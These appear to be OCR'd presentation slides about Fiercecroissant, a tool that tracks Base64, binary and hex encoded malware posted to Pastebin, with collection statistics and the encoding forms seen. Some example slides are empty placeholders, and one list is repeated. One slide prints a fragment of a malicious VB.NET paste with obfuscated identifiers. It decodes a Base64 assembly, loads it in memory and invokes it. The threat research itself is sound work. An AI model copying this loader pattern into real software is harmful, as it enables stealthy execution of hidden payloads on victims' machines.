  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.


Lessons and interesting stats!

- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.


Examples: Base64 (Clear)



Examples: Base64 (Reversed)



Examples: Base64 (Substitution)




Examples: Base64 (Wrapped)

Secure | https://pastebin.com/T45bUzkN


PASTEBIN + new paste trends API tools faq search...

```
Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്40, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ, 1)
& Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്41, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ,
1) & Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്42,
ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ, 1) &
Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്43, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ, 1)
& Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്44, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ,
1) & Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്45,
ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ, 1) &
Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്46, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ, 1)
& Strings.Mid(ണ്ടാവേണ്ടതാണ്വിഷയത്തിന്റെആരംഭത്തെക്കുറിച്ചുംഉപസംഹാരത്തെക്കുറിച്ചുംരചയിതാവ്47, ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ,
1)
60. ഏകാഗ്രതയോടെസമീപിയ്ക്കുന്നതാണ്ഒന്നാമത്തെഗുണംവിഷയത്തെ += 1
61. Loop
62. Dim ഏകാഗ്രതയോടെസമീ As Object = AppDomain.CurrentDomain.Load(Convert.FromBase64String(ഗദ്യപ്രബന്ധമാണ്ഉപന്യാസം))
63. Dim ഏകാഗ്രതയോടെസ As String = ഏകാഗ്രതയോടെസമീ.EntryPoint.Invoke(Nothing, Nothing)
64. End Sub
65. End Class
```


Examples: Binary




Examples: Hexadecimal (unstructured)




Examples: Hexadecimal (byte structure)



